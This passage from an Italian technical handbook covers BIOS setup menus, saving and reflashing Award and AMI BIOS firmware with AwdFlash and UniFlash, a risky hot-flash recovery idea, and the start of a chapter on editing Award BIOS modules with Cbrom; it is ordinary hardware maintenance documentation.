



Figura 83.27. Programma di configurazione di un BIOS AMI con menù grafico: menù *chipset*.[1]

```
American            AMIBIOS Setup
Megatrends     (C)1999, American Megatrends Inc.

        Setup                          Utility

              Chipset Setup
 Memory Hole                        : Disabled
 DRAM Speed                         : 70ns
 8bit I/O Recovery Time             : Disabled
 16bit I/O Recovery Time            : Disabled
 PCI VGA Palette Snooping           : Disabled

Set Chipset Features                     Alt+H: Help
```





Figura 83.28. Programma di configurazione di un BIOS AMI con menù grafico: menù alimentazione.[1]

```
American            AMIBIOS Setup
Megatrends     (C)1999, American Megatrends Inc.

        Setup                          Utility

              Power Management Setup
 Advanced Power Management          : Enabled
 Full-on to Standby Timeout Value   : Disabled
 Standby to Suspend Timeout Value   : Disabled
 IDE Drive Power Down in            : Disabled
 VESA Video Power Down in           : Disabled
 VESA Power Down Mode               : Standby
 Slow Clock Ratio                   : 1:1
 IRQ3 Break Event                   : Disabled
 IRQ4 Break Event                   : Disabled
 IRQ5 Break Event                   : Disabled

Set Power Management Features            Alt+H: Help
```

Figura 83.29. Programma di configurazione di un BIOS AMI con menù grafico: menù dispositivi integrati.[1]






Figura 83.30. Programma di configurazione di un BIOS AMI con menù grafico: modifica della parola d'ordine.[1]

83.5 Salvare e riscrivere il BIOS

Per salvare e riscrivere il BIOS, ogni casa produttrice mette a disposizione i propri strumenti. Nella migliore delle ipotesi si tratta di software per sistemi Dos, che dovrebbero funzionare anche con FreeDOS (si veda il capitolo 811 a proposito di FreeDOS ed eventualmente il capitolo 420 a proposito di nanoDos). In tal caso, c'è solo la necessità di disporre di un'unità a dischetti per poter operare.

È importante che il sistema Dos installato nel dischetto, assieme al programma di servizio che si vuole usare, sia ridotto al minimo (il kernel e la shell '**COMMAND.COM**'), per garantire la massima disponibilità di memoria e per lasciare lo spazio necessario ai file temporanei.

Prima di riscrivere il BIOS, occorre accertarsi di disporre degli strumenti adatti alla propria scheda madre, perché gli strumenti generici che offrono i produttori dei BIOS potrebbero non essere adeguati. Oltre a questo occorre considerare che la riscrittura è sempre un'operazione rischiosa che, se fallisce o se viene eseguita utilizzando file inadatti, rende inutilizzabile la scheda madre. Pertanto, **chi esegue una tale operazione**, oltre che essere competente, **deve accettare questo rischio a proprie spese**.

83.5.1 BIOS Award

Tabella 83.31. Programma AwdFlash per salvare e riscrivere un BIOS Award. Questo programma si utilizza con un sistema Dos comune.

Versione	Indirizzo per la ricerca
5.00	⟨*http://www.google.com/search?q=awd500.zip*⟩ ⟨*http://www.google.com/search?q=award+awdflash+5.00*⟩
5.2b	⟨*http://www.google.com/search?q=awd52b.zip*⟩ ⟨*http://www.google.com/search?q=award+awdflash+5.2b*⟩
5.2c	⟨*http://www.google.com/search?q=awd52c.zip*⟩ ⟨*http://www.google.com/search?q=award+awdflash+5.2c*⟩
5.33	⟨*http://www.google.com/search?q=awd533.zip*⟩ ⟨*http://www.google.com/search?q=award+awdflash+5.33*⟩
5.35	⟨*http://www.google.com/search?q=awd535.zip*⟩ ⟨*http://www.google.com/search?q=award+awdflash+5.35*⟩
5.35b	⟨*http://www.google.com/search?q=awd535b.zip*⟩ ⟨*http://www.google.com/search?q=award+awdflash+5.35b*⟩
6.24	⟨*http://www.google.com/search?q=awd624.zip*⟩ ⟨*http://www.google.com/search?q=award+awdflash+6.24*⟩
6.50d	⟨*http://www.google.com/search?q=awd650d.exe*⟩ ⟨*http://www.google.com/search?q=award+awdflash+6.50d*⟩
6.31	⟨*http://www.google.com/search?q=awd631.zip*⟩ ⟨*http://www.google.com/search?q=award+awdflash+6.31*⟩
6.6	⟨*http://www.google.com/search?q=awd66.zip*⟩ ⟨*http://www.google.com/search?q=award+awdflash+6.6*⟩
7.08	⟨*http://www.google.com/search?q=awd708.zip*⟩ ⟨*http://www.google.com/search?q=award+awdflash+7.08*⟩
7.21	⟨*http://www.google.com/search?q=awd721.zip*⟩ ⟨*http://www.google.com/search?q=award+awdflash+7.21*⟩
7.33	⟨*http://www.google.com/search?q=awd733.zip*⟩ ⟨*http://www.google.com/search?q=award+awdflash+7.33*⟩
7.41	⟨*http://www.google.com/search?q=awd741.zip*⟩ ⟨*http://www.google.com/search?q=award+awdflash+7.41*⟩
7.52	⟨*http://www.google.com/search?q=awd752.zip*⟩ ⟨*http://www.google.com/search?q=award+awdflash+7.52*⟩
7.52c	⟨*http://www.google.com/search?q=awd752c.zip*⟩ ⟨*http://www.google.com/search?q=award+awdflash+7.52c*⟩
7.53	⟨*http://www.google.com/search?q=awd753.zip*⟩ ⟨*http://www.google.com/search?q=award+awdflash+7.53*⟩
7.56	⟨*http://www.google.com/search?q=awd756.zip*⟩ ⟨*http://www.google.com/search?q=award+awdflash+7.56*⟩

Versione	Indirizzo per la ricerca
7.64a	⟨*http://www.google.com/search?q=awd764a.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+7.64a* ⟩
7.7	⟨*http://www.google.com/search?q=awd77.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+7.7* ⟩
7.72	⟨*http://www.google.com/search?q=awd772.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+7.72* ⟩
7.75	⟨*http://www.google.com/search?q=awd775.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+7.75* ⟩
7.76a	⟨*http://www.google.com/search?q=awd776a.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+7.76a* ⟩
7.78	⟨*http://www.google.com/search?q=awd778.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+7.78* ⟩
7.89	⟨*http://www.google.com/search?q=awd789.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+7.89* ⟩
7.95	⟨*http://www.google.com/search?q=awd795.exe* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+7.95* ⟩
7.97d	⟨*http://www.google.com/search?q=awd797d.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+7.97d* ⟩
8.00	⟨*http://www.google.com/search?q=awd800.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+8.00* ⟩
8.01	⟨*http://www.google.com/search?q=awd801.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+8.01* ⟩
8.02	⟨*http://www.google.com/search?q=awd802.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+8.02* ⟩
8.03	⟨*http://www.google.com/search?q=awd803.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+8.03* ⟩
8.08	⟨*http://www.google.com/search?q=awd808.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+8.08* ⟩
8.10	⟨*http://www.google.com/search?q=awd810.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+8.10* ⟩
8.12	⟨*http://www.google.com/search?q=awd812.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+8.12* ⟩
8.16	⟨*http://www.google.com/search?q=awd816.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+8.16* ⟩
8.16a	⟨*http://www.google.com/search?q=awd816a.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+8.16a* ⟩
8.20a	⟨*http://www.google.com/search?q=awd820a.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+8.20a* ⟩
8.22a	⟨*http://www.google.com/search?q=awd822a.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+8.22a* ⟩
8.23b	⟨*http://www.google.com/search?q=awd823b.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+8.23b* ⟩
8.23h	⟨*http://www.google.com/search?q=awd823h.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+8.23h* ⟩
8.23j	⟨*http://www.google.com/search?q=awd823j.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+8.23j* ⟩
8.24f	⟨*http://www.google.com/search?q=awd824f.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+8.24f* ⟩
8.24g	⟨*http://www.google.com/search?q=awd824g.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+8.24g* ⟩
8.26f	⟨*http://www.google.com/search?q=awd826f.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+8.26f* ⟩
8.26g	⟨*http://www.google.com/search?q=awd826g.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+8.26g* ⟩
8.29e	⟨*http://www.google.com/search?q=awd829e.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+8.29e* ⟩

Versione	Indirizzo per la ricerca
8.30	⟨*http://www.google.com/search?q=awd830.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+8.30* ⟩
8.33	⟨*http://www.google.com/search?q=awd833.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+8.33* ⟩
8.52	⟨*http://www.google.com/search?q=awd852.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+8.52* ⟩
8.54b	⟨*http://www.google.com/search?q=awd854b.zip* ⟩ ⟨*http://www.google.com/search?q=award+awdflash+8.54b* ⟩

A titolo di esempio, la versione 8.22 del programma AwdFlash, può essere usata così:

- `A:\>` **`AWDFLASH /?`** [*Invio*]

  mostra una guida rapida all'uso del programma;

- `A:\>` **`AWDFLASH BIOS.ORG /pn /sy`** [*Invio*]

  salva una copia del BIOS nel file '`BIOS.ORG`';

- `A:\>` **`AWDFLASH BIOS.NEW /py /sn`** [*Invio*]

  riscrive il BIOS utilizzando il contenuto del file '`BIOS.NEW`';

- `A:\>` **`AWDFLASH BIOS.NEW /py /sn /cd /cp /cc`** [*Invio*]

  riscrive il BIOS utilizzando il contenuto del file '`BIOS.NEW`', azzerando una serie di informazioni, compresa la memoria C/MOS, costringendo così a rifare la configurazione.

Tabella 83.32. Programma Biosview per visualizzare la configurazione di un file contenente la copia di un BIOS Award. Questo programma si utilizza con un sistema Dos comune.

Versione	Indirizzo per la ricerca
1.00.00	⟨*http://www.google.com/search?q=biosview+1.00.00* ⟩
2.00.00	⟨*http://www.google.com/search?q=biosview+2.00.00* ⟩
2.00.05	⟨*http://www.google.com/search?q=biosview+2.00.05* ⟩
2.01.00	⟨*http://www.google.com/search?q=biosview+2.01.00* ⟩

A titolo di esempio, la versione 2.00.00 del programma Biosview, può essere usata così:

- `A:\>` **`BIOSVIEW`** [*Invio*]

  avvia il programma in modalità interattiva;

- `A:\>` **`BIOSVIEW BIOS.BIN`** [*Invio*]

  avvia il programma per visualizzare la configurazione del BIOS contenuta nel file '`BIOS.BIN`'.

83.5.2 BIOS AMI

Per salvare una copia del BIOS AMI in un file, si può tentare di utilizzare un programma generico, come UniFlash; a ogni modo, disponendo di un file contenente un BIOS AMI, la riscrittura della memoria «flash» contenuta nella scheda madre si ottiene semplicemente realizzando un dischetto in formato Dos-FAT, contenente esclusivamente il file '`AMIBOOT.ROM`', che costituisce la copia del BIOS da ripristinare o da aggiornare. Con questo dischetto, si deve riavviare l'elaboratore, premendo eventualmente la combinazione [*Ctrl Inizio*] ([*Ctrl Home*]) per forzare l'aggiornamento.

Con le schede madri ASUS il comportamento può essere diverso: la combinazione dei tasti può essere [*Alt F2*] e il nome del file dipende al modello della scheda madre (viene evidenziato durante il tentativo di caricare il file dal dischetto).

83.5.3 UniFlash

UniFlash [2] è un programma generalizzato, per salvare e memorizzare tutti o quasi tutti i tipi di BIOS (⟨*http://www.uniflash.org/*⟩), a partire da un sistema Dos, da avviare attraverso un dischetto.

UniFlash è costituito dal file eseguibile '**`UNIFLASH.EXE`**', che può essere utilizzato in modo interattivo, oppure specificando delle opzioni nella riga di comando:

```
UNIFLASH [opzioni]
```

Se non si utilizzano argomenti nella riga di comando, il programma funziona in modo interattivo. Questa modalità di funzionamento si presta per salvare il BIOS o parte di esso, oppure per aggiornare un BIOS quando tutto funziona ancora regolarmente.

Quando il BIOS risulta danneggiato per qualche ragione, può darsi che il codice del blocco di avvio (*bootblock*) contenuto del BIOS, sia ancora integro. In tal caso, si deve preparare un dischetto contenente un sistema Dos essenziale, il programma '**`UNIFLASH.EXE`**', la copia del BIOS da ripristinare e uno script '**`AUTOEXEC.BAT`**' realizzato in modo da eseguire automaticamente '**`UNIFLASH.EXE`**':

```
@UNIFLASH -E file_bios_da_ripristinare
```

Figura 83.34. Il menù principale durante il funzionamento interattivo di UniFlash.[1]

```
      UniFlash v1.40 (c) 2005 Rainbow Software (http://www.uniflash.org)
      Original version by Pascal van Leeuwen & Galkowski Adam

(1F03,FFFF)   Flash ROM chip: Atmel AT49x512 series (5V/3V/2.7V)
                Organisation: bulk erase (64K)
           Selected PCI card: PCI or AGP card at 00:0B:00
           Last write status: not available

                    Write backup BIOS image to file
                  Flash BIOS image INCLUDING bootblock
                  Flash backup BIOS image to Flash ROM
                           Redetect Flash ROM
                             CMOS submenu »
                           ADVANCED submenu »

                                 Quit

ROM base: 80000000, memory dump at 80000000-->(AA55E97F)
Memory: XMSPos=00100000, XMSLeft=1072693248
Write backup BIOS image from memory to file
```

Figura 83.35. Il menù CMOS.

```
        Save CMOS data to file
      Restore CMOS data from file
            Clear CMOS date
        Restore backup CMOS data

          « Back to main menu
```

Figura 83.36. Il menù ADVANCED.

```
   Flash BIOS image WITHOUT bootblock
        Write boot block to file
     Flash bootblock to Flash ROM

          « Back to main menu
```

Tabella 83.37. Alcune opzioni.

Opzione	Descrizione
`-H` `-?`	Mostra la guida rapida all'uso del programma.
`-E` *file*	Sovrascrive la memoria «flash» con il contenuto del file indicato, senza fare alcuna richiesta di conferma.
`-LOG`	Registra le operazioni eseguite nel file 'UNIFLASH.LOG'.
`-MONO`	Serve per l'uso interattivo, allo scopo di non usare i colori, nel caso lo schermo non consenta una visualizzazione soddisfacente.

Opzione	Descrizione
`-CHIPLIST`	Mostra l'elenco degli integrati di memoria che sono gestiti dal programma.
`-SAVE` *file*	Salva una copia del BIOS nel file indicato.
`-CMOSS` *file*	Salva una copia della memoria CMOS nel file indicato.
`-CMOSR` *file*	Recupera una copia della memoria CMOS dal file indicato.

83.6 Recupero disperato di un BIOS

È possibile danneggiare il BIOS attraverso un'operazione di aggiornamento che fallisce, oppure sovrascrivendo dei dati errati o inadatti, ma oltre al questo, anche un virus (come qualunque altro tipo di programma malizioso) che ottenga dal sistema operativo i privilegi necessari, potrebbe cancellare o alterare la memoria del BIOS.

Danneggiare il BIOS significa perdere l'uso della scheda madre. Se ne vale la pena, a pagamento, si può chiedere aiuto al venditore per ottenere una copia del BIOS su un altro integrato, o sullo stesso integrato che è stato cancellato o modificato incautamente. Ci sono anche aziende specializzate che offrono un servizio di ripristino del BIOS a pagamento (per esempio ⟨*http://www.jumperz.de*⟩). In alternativa, se si dispone di una scheda madre identica, si può valutare la possibilità di fare una copia in casa: attraverso gli strumenti appropriati alla scheda madre, si deve fare una copia del BIOS funzionante, quindi, con la scheda madre in funzione, occorre estrarre l'integrato buono e sostituirlo con quello da riprogrammare, per poi sovrascrivergli la copia del BIOS precedente.

Questo procedimento, noto come *hot-flash*, è molto rischioso, perché l'estrazione dell'integrato a scheda accesa, implica il pericolo di creare qualche corto circuito nel momento dell'intervento; inoltre, l'inserimento dell'integrato da riprogrammare, deve avvenire in modo esatto, perché invertendo l'orientamento lo si distrugge, a causa dell'alimentazione che giunge nei piedini sbagliati.

> Disponendo di software appropriato, come potrebbe essere UniFlash, l'operazione di scrittura del BIOS a caldo può essere fatta anche con una scheda madre differente, purché utilizzi lo stesso integrato di memoria.

Non è il caso di elencare quali difficoltà si creano; è evidente che per una cosa del genere occorre esperienza e l'accettazione totale del rischio di danneggiare anche la scheda madre che ancora risulta funzionante. Pertanto, il procedimento viene menzionato in questa sezione, solo come idea, che però non è mai stata verificata in pratica dall'autore.

83.7 Riferimenti

- *WimsBIOS*
  ⟨*http://www.wimsbios.com/* ⟩
- Ondrej Zary, *UniFlash*
  ⟨*http://www.uniflash.org/* ⟩
  ⟨*http://www.uniflash.org/download.htm* ⟩
- *Borg Number One's - BIOS Pages*
  ⟨*http://bnobtc.pix-art.com/* ⟩
  ⟨*http://www.dstyles.de/bios/* ⟩
- *BiosMods.com*
  ⟨*http://www.biosmods.com/* ⟩
  ⟨*http://www.biosmods.com/download.php* ⟩
- *Digitlife BIOS*
  ⟨*http://www.digitlife.ru/mainboard/biostools.html* ⟩
- *Bios-Drivers.com*
  ⟨*http://www.bios-drivers.com* ⟩
- *Award BIOS upgrades*
  ⟨*http://www.award-bios.com* ⟩
- *American Megatrends, Inc.*
  ⟨*http://www.megatrends.com* ⟩
- *LinuxBIOS*
  ⟨*http://www.linuxbios.org/* ⟩
- Ron Minnich, *Porting LinuxBIOS to the AMD SC520*
  ⟨*http://www.linuxjournal.com/article/8120* ⟩
- *OpenBIOS*
  ⟨*http://www.openbios.info/* ⟩
- *U-BOOT*
  ⟨*http://u-boot.sourceforge.net* ⟩

[1] Questa immagine è di ⟨*borg_no·one (ad) gmx·net* ⟩ e viene riutilizzata qui con il suo permesso. L'autore dell'immagine la considera di dominio pubblico. Il sito da cui proveniva questa immagine era *Borg Number One's - BIOS Pages*, ⟨*http://bnobtc.pix-art.com/* ⟩, attualmente rintracciabile presso *Internet archive*, all'indirizzo ⟨*http://web.archive.org/web/2006/bnobtc.pix-art.com/* ⟩.

[2] **UniFlash** GNU GPL

Capitolo 84

Modifica di un BIOS modulare

I BIOS più sofisticati sono «modulari», in quanto realizzati con componenti sostituibili in funzione delle caratteristiche della scheda madre.

Dal punto di vista dell'utente comune e anche da quello di chi aggiorna il BIOS della propria scheda madre, la modularità del BIOS non comporta alcuna differenza, perché si tratta al massimo di prelevare un BIOS aggiornato e completo dal sito della casa produttrice; tuttavia, la possibilità di sostituire un modulo, con qualcosa di non previsto, può diventare importante, soprattutto per rendere avviabile il sistema attraverso la rete.

Se l'aggiornamento del BIOS è un'operazione delicata e piena di rischi, la sostituzione dei moduli è un'operazione ancora più delicata e pericolosa. Pertanto, solo chi non ha paura di perdere l'uso della scheda madre si può cimentare in questo tipo di esperimenti.

84.1 BIOS modulari Award

Per intervenire nei moduli di un BIOS modulare Award, occorre fare una copia del BIOS in un file (solitamente con il programma AwdFlash, descritto nella sezione 83.5.1), quindi si modifica questo file attraverso strumenti appropriati. Normalmente si utilizza il programma Cbrom,[1] oppure Awardmod,[2] che però può essere usato soltanto attraverso un sistema MS-Windows (a 32 bit).

Tabella 84.1. Programma Cbrom per intervenire nei moduli di un BIOS Award. Questo programma si utilizza con un sistema Dos comune.

Versione	Indirizzo per la ricerca	Annotazioni
1.12c	*⟨http://www.google.com/search?q=cbrom112c.zip⟩* *⟨http://www.google.com/search?q=award+cbrom+1.12c⟩*	Per BIOS versione 4.5.
1.13a	*⟨http://www.google.com/search?q=cbrom113a.zip⟩* *⟨http://www.google.com/search?q=award+cbrom+1.13a⟩*	Per BIOS versione 4.5.
1.24c	*⟨http://www.google.com/search?q=cbrom124c.zip⟩* *⟨http://www.google.com/search?q=award+cbrom+1.24c⟩*	Per BIOS versione 4.5.
1.26b	*⟨http://www.google.com/search?q=cbrom126b.zip⟩* *⟨http://www.google.com/search?q=award+cbrom+1.26b⟩*	Per BIOS versione 4.5.
1.30	*⟨http://www.google.com/search?q=cbrom130.zip⟩* *⟨http://www.google.com/search?q=award+cbrom+1.30⟩*	Per BIOS versione 4.5.
1.30b	*⟨http://www.google.com/search?q=cbrom130b.zip⟩* *⟨http://www.google.com/search?q=award+cbrom+1.30b⟩*	Per BIOS versione 4.5.
1.30c	*⟨http://www.google.com/search?q=cbrom130c.zip⟩* *⟨http://www.google.com/search?q=award+cbrom+1.30c⟩*	Per BIOS versione 4.5.

Versione	Indirizzo per la ricerca	Annotazioni
1.32	⟨*http://www.google.com/search?q=cbrom132.zip* ⟩ ⟨*http://www.google.com/search?q=award+cbrom+1.32* ⟩	Per BIOS versione 4.5.
6.02b	⟨*http://www.google.com/search?q=cbrom602b.zip* ⟩ ⟨*http://www.google.com/search?q=award+cbrom+6.02b* ⟩	Per BIOS versione 6.0.
6.06	⟨*http://www.google.com/search?q=cbrom606.zip* ⟩ ⟨*http://www.google.com/search?q=award+cbrom+6.06* ⟩	Per BIOS versione 6.0.
2.01a	⟨*http://www.google.com/search?q=cbrom201a.zip* ⟩ ⟨*http://www.google.com/search?q=award+cbrom+2.01a* ⟩	Per BIOS versione 4.5 e 6.0.
2.07	⟨*http://www.google.com/search?q=cbrom207.zip* ⟩ ⟨*http://www.google.com/search?q=award+cbrom+2.07* ⟩	Per BIOS versione 4.5 e 6.0.
2.08	⟨*http://www.google.com/search?q=cbrom208.zip* ⟩ ⟨*http://www.google.com/search?q=award+cbrom+2.08* ⟩	Per BIOS versione 4.5 e 6.0.
2.15	⟨*http://www.google.com/search?q=cbrom215.zip* ⟩ ⟨*http://www.google.com/search?q=award+cbrom+2.15* ⟩	Per BIOS versione 4.5 e 6.0.

La sintassi per l'utilizzo di Cbrom è complessa, in quanto non si presenta in modo logico. Viene mostrato un esempio, attraverso una serie di passaggi, che però non è generalizzato a sufficienza. Si tratta del tentativo di sostituire il logo EPA con un'immagine diversa (si osservi che se il file usato in sostituzione non è compatibile, si può ottenere un'alterazione dell'immagine dello schermo all'avvio).

- `A:\>` **`CBROM215`** [*Invio*]

  In questo caso il file eseguibile si chiama '**`CBROM215.EXE`**' e viene avviato senza argomenti per ottenere il riepilogo della sintassi:

```
CBROM V2.15 (C)Award Software 2001 All Rights Reserved.
Syntax:
     A:\CBROM215.EXE InputFile [/other] [8000:0] [RomFile|Release|Extract]
     A:\CBROM215.EXE InputFile [/D|logo|vga....] [RomFile|Release|Extract]
          InputFile   : System BIOS to be added with Option ROMs
          /D          : For display all combined ROMs informations in BIOS
          /epa|epa1-7 : Add EPA LOGO BitMap to System BIOS
          /logo|logo1-7: Add OEM LOGO BitMap to System BIOS
          /oem0-7     : Add special OEM ROM to System BIOS
          /err        : Return error code after executed
          /btvga      : Add VGA ROM to Boot Rom Block Area.
          /isa        : Add ISA BIOS ROM to System BIOS.(/isa Filename [xxxx:0])
          /vga, /logo, /pci, /awdflash, /cpucode, /epa, /acpitbl, /vsa, /hpm
          /hpc, /fnt0 - 5, /ros, /nnoprom, /mib, /group
```

```
     RomFile   : File name of option ROM to add-in
     Release   : Release option ROM in current system BIOS
     Extract   : Extract option ROM to File in current system BIOS
                 <<< Examples >>>
